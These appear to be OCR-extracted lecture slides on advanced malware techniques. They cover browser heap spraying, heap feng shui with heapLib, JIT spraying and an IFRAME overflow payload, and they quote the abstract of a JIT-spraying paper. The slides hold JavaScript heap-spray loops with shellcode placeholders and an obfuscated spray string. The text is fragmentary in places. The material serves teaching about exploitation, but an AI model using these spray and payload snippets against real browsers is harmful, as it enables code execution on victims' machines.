var szlong=heapBlockSize-(payloadSize+0x038);
var retVal=unescape("%u0a0a%u0a0a");
retVal=getSampleValue(retVal,szlong);
aablk=(0x0a0a0a0a-0x100000)/heapBlockSize;
zzchuck=new Array(); // <- heap spray
for(i=0;i<aablk;i++){zzchuck[i]=retVal+infect}
}
```

□ Heap feng shui

```
var a1="dadong";
```


```
/* shellcode */
```

```
spray(a1+"9090"+a1+"dadong9090dadong9090dadongE1D9dadong34D9dadong  
dong3080dadong4021dadongFAE2dadong17C9dadong2122dadong4921dadong0  
ng85D2dadongF1DEdadongD7C9dadongDEDEdadongC9DEdadong221Cdadong212
```


□ JIT spraying

Stack Overflow Exploit

Stack




Heap Corruption Exploit



```
<IFRAME  
SRC=file:///BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
BBBBB ...  
NAME="CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC  
CCCCC ...  
&#3341; &#3341; "></IFRAME>
```

1 exploit

Heap Spraying Exploit



1 spray

2 exploit

3 jump

How to Set Up Heap Spraying?

```
<SCRIPT language="text/javascript">
  shellcode = unescape("%u4343%u4343%...");
  oneblock = unescape("%u0C0C%u0C0C");
  var fullblock = oneblock;
  while (fullblock.length<0x40000) {
    fullblock += fullblock;
  }

  sprayContainer = new Array();
  for (i=0; i<1000; i++) {
    sprayContainer[i] = fullblock + shellcode;
  }
</SCRIPT>
```

Advanced Malware Techniques

52

□ Heap spraying

□ Heap feng shui

□ JIT spraying

- Heap Feng Shui is a new technique for precise manipulation of the browser heap layout using specific sequences of JavaScript allocations
- This is implemented as a JavaScript library with functions for setting up the heap in a controlled state before triggering a heap corruption bug
- Using this technique makes it possible to exploit very difficult heap corruption vulnerabilities with great reliability and precision

Heap Massaging

53

```
<script type="text/javascript"
src="heapLib.js"></script>

<script type="text/javascript">

    // Create a heapLib object for Internet Explorer
    var heap = new heapLib.ie();

    heap.gc();        // Run the garbage collector
before doing any allocations

    // Allocate 512 bytes of memory and fill it with
padding
    heap.alloc(512);

    // Allocate a new block of memory for the string
"AAAAA" and tag the block with "foo"
    heap.alloc("AAAAA", "foo");

    // Free all blocks tagged with "foo"
    heap.free("foo");
</script>
```

- This program allocates a 16 byte block of memory and copies the string "AAAAA" into it
- The block is tagged with the tag foo, which is later used as an argument to free()
- The free() function frees all memory blocks marked with this tag

Advanced Malware Techniques

54

□ Heap spraying

□ Heap feng shui

□ JIT spraying

INTERPRETER EXPLOITATION: POINTER INFERENCE AND JIT SPRAYING

Dion Blazakis <dion@semantiscope.com>

ABSTRACT

As remote exploits have dwindled and perimeter defenses have become the standard, remote client-side attacks are the next best choice for an attacker. Modern Windows operating systems have quelled the explosion of client-side vulnerabilities using mitigation techniques such as data execution prevention (DEP) and address space layout randomization (ASLR). This work will illustrate two novel techniques to bypass DEP and ASLR mitigations. These techniques leverage the attack surface exposed by the advanced script interpreters or virtual machines commonly accessible within the browser. The first technique, pointer inference, is used to find the memory address of a string of shellcode within the ActionScript interpreter despite ASLR. The second technique, JIT spraying, is used to write shellcode to executable memory by leveraging predictable behaviors of the ActionScript JIT compiler bypassing DEP. Future research directions and countermeasures for interpreter implementers are discussed.

INTRODUCTION

The difficulty in finding and exploiting a remote vulnerability has motivated attackers to devote their resources to finding and exploiting client side vulnerabilities. This influx of different client side attackers has pushed Microsoft to implement robust mitigation techniques to make exploiting these vulnerabilities much harder. Sotirov and Dowd [1] have described in detail each of the mitigation techniques and their default configurations on versions of Windows through Windows 7 RC. Their work shows some of the techniques available to bypass these protections and how the design choices made by Microsoft has influenced the details of these bypasses. One thing that stands out throughout this paper is how ripe a target the browser is for exploitation – the attacker can use multiple plug-ins, picking and choosing specific exploitable features, to set-up a reliable exploit scenario.

The classic web browser, bursting at the seams with plug-ins, could not have been designed with more exploitation potential. It requires a robust parser to parse and attempt to salvage 6 versions of mark-up. With the advent of “Web 2.0”, a browser must now include a high performance scripting environment with the ability to rewrite those parsed pages dynamically. The library exposed to the scripting runtime continues to grow. Additionally, most browsers are now taking advantage of recent JIT and garbage collection techniques to speed up Javascript execution. All this attack surface and we haven’t begun to discuss the plug-ins commonly installed.

Rich internet applications (RIAs) are not going away and Adobe currently maintains a hold over the market with Flash – the Flash Player is on 99% of hosts with web browsers installed. Sun’s Java Runtime Environment is another interpreter commonly installed. Microsoft Silverlight is an RIA framework based upon the .NET runtime and tools. Silverlight is still struggling to gain market share but could be a contender in the future (e.g. Netflix On-Demand is starting to use this technology). Each of these plug-ins require a complex parser and expose more attack surface through a surplus of attacker reachable features. For example, Adobe Flash Player implements features including a large GUI library, a JIT-ing 3D shader language, a RMI system, an ECMAScript based JIT-ing virtual machine,

JIT Spraying: JavaScript to x86

55

```
var y =
```

```
(
```

```
  0x3c54d0d9 ^
```

```
  0x3c909058 ^
```

```
  0x3c59f46a ^
```

```
  0x3c90c801 ^
```

```
  0x3c9030d9 ^
```

```
  0x3c53535b ^
```

```
  ... )
```

addr	op	imm	assembly
0	B8	D9D0543C	MOV EAX, 3C54D0D9
5	35	5890903C	XOR EAX, 3C909058
10	35	6AF4593C	XOR EAX, 3C59F46A
15	35	01C8903C	XOR EAX, 3C90C801
20	35	D930903C	XOR EAX, 3C9030D9
25	35	5B53533C	XOR EAX, 3C53535B

Conclusions

56

- Viruses
- Virus/antivirus coevolution
- Intrusion detection
 - Behavioral detection
 - Firewalls
 - Application firewalls
- Worms